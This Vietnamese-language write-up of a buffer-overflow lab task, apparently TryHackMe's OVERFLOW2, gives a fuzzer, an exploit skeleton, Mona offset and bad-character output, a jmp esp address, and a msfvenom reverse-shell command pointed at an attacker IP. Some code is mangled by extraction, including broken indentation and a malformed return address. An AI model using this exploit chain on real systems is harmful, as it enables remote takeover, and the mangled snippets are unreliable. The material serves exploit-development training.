


Bắt đầu: Thứ bảy 19 Tháng 6, 22:46

[Task 2] OVERFLOW2

1. Config Mona:

```
!mona config -set workingfolder c:\mona\%p
```



2. Đếm số ký tự bị crash

Fuzzer.py:

```
import socket,sys,time
```

```
ip=sys.argv[1]
```

```
port=int(sys.argv[2])
```

```
timeout=10
```

```
prefix='OVERFLOW2 '
```

```
string=prefix+'A'*100
```

```
while True:
```

```
    try:
```

```
        s=socket.socket()
```

```
        s.settimeout(timeout)
```

```
        s.connect((ip,port))
```

```
        s.recv(1024)
```

```
        print("Fuzzing with {} bytes".format(len(string) -
```

```
len(prefix)))
```

```
        s.send(bytes(string, "latin-1"))
```

```
        s.recv(1024)
```


```
    except:
```

```
        print("Fuzzing crashed at {} bytes".format(len(string) -
```


```
len(prefix)))
```

```
sys.exit(0)
string += 100* "A"
time.sleep(1)
```

Chạy script:



```
port [3] 4 timeout=10 prefix=OVERFLOW2
(hui@kali)~$ python3 fuzzer.py 10.10.82.74 1337
Fuzzing with 1000 bytes
Fuzzing crashed at 1000 bytes
(hui@kali)~$ python3 fuzzer.py 10.10.82.74 1337
Fuzzing with 100 bytes
Fuzzing with 1100 bytes
Fuzzing crashed at 1100 bytes
(hui@kali)~$ python3 fuzzer.py 10.10.82.74 1337
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing crashed at 700 bytes
(hui@kali)~$
```



```
Registers (FPU)
EAX 01977700 ASCII "OVERFLOW2"
ECX 01901320
EDI 00004141
ESP 01977A30
EIP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 0020 SCbit 0 (FFFFFFFF)
P 1 CS 0010 SCbit 0 (FFFFFFFF)
A 0 SS 0020 SCbit 0 (FFFFFFFF)
C 1 DS 0020 SCbit 0 (FFFFFFFF)
S 0 FS 0020 SCbit 7F000000 (4000)
I 0 GS 0000 NULL
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NG,E,GE,NG,FE,GE,LE)
ST0 empty 0
ST1 empty 0
ST2 empty 0
ST3 empty 0
ST4 empty 0
ST5 empty 0
ST6 empty 0
ST7 empty 0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FDM 027F Prec NEAR,SS Rask 1 1 1 1 1 1
```

→ Chương trình bị crash tại 700 bytes
3)EIP control

```
exploit.py:
import socket
```

```
ip = "10.10.82.74"
port = 1337
```

```
prefix = "OVERFLOW2 "
offset = 0
overflow = "A" * offset
retn = ""
padding = "\x90"*32
payload = ""
postfix = ""
```

```
buffer = prefix + overflow + retn + padding + payload + postfix
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send((buffer+"\r\n").encode('latin-1'))
    print("Done!")
except:
    print("Could not connect.")
```

-Tạo patter dài hơn 400 bytes:

`/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <len>`

`len=400+700`

```
(hui@kali) ~$
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1100
ia0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
```

→ Đưa giá trị vào biến payload

→ Tìm offset:

`!mona findmsp -distance 1100`

```

0040F000 Cyclic pattern (normal) found at 0x0064394a (length 1100 bytes)
0040F000 Cyclic pattern (normal) found at 0x00644d7a (length 1100 bytes)
0040F000 [+] Examining registers
0040F000 EIP contains normal pattern : 0x76413176 (offset 634)
0040F000 ESP (0x0196fa30) points at offset 638 in normal pattern (length 462)
0040F000 EBP contains normal pattern : 0x41307641 (offset 630)
0040F000 EBX contains normal pattern : 0x39754138 (offset 626)
0040F000 [+] Examining SEH chain
0040F000 [+] Examining stack (+- 1100 bytes) - looking for cyclic pattern
0040F000 Walking stack from 0x0196f5e4 to 0x0196fe80 (0x0000089c bytes)
0040F000 0x0196f7b4 : Contains normal cyclic pattern at ESP-0x27c (-636) : offset 2, length 1098 (-
0040F000 [+] Examining stack (+- 1100 bytes) - looking for pointers to cyclic pattern
0040F000 Walking stack from 0x0196f5e4 to 0x0196fe80 (0x0000089c bytes)
0040F000 0x0196f6e4 : Pointer into normal cyclic pattern at ESP-0x34c (-844) : 0x0196f7d0 : offset
0040F000 0x0196f6f4 : Pointer into normal cyclic pattern at ESP-0x33c (-828) : 0x0196f7d0 : offset
0040F000 [+] Preparing output file 'findmsp.txt'
0040F000 - (Re)setting logfile c:\mona\oscp\findmsp.txt
0040F000 [+] Generating module info table, hang on...
0040F000 - Processing modules
0040F000 - Done. Let's rock 'n roll.
0040F000 [+] This mona.py action took 0:00:07.613000

```

mona findmsp -distance 1100

offset=634 :)

4) Tìm bad char

Tạo list hex:


for x in range(1, 256):

```
print("\\x" + "{:02x}".format(x), end="")
```

→ đưa output vào biến payload

Tạo bytearray:

!mona bytearray -b "\\x00"




Địa chỉ ESP :019EFA30

So sánh với bytearray:

!mona compare -f C:\mona\oscp\bytearray.bin -a 019EFA30
-Bad char:

```
Possibly bad chars: 23 24 3c 3d 83 84 ba bb  
Bytes omitted from input: 00
```


-24 có thể bị ảnh hưởng do 23 là bad, 3d do 3c,...
→ ta thử xóa “\x23\x3c\x83\xba” trước



Nice :)))

5) Tìm jump point


!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"




Tại dòng 2, địa chỉ 625011BB
để biến retn='xbb\x11\x50\x62'

6) Tạo payload

msfvenom -p windows/shell_reverse_tcp LHOST=10.13.0.34 LPORT=4444 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f c



-Lắng nghe cổng 4444 bằng netcat, chạy script ta đã lấy được shell:



Bản ghi kết thúc: Chủ Nhật 20 Tháng 7,00:11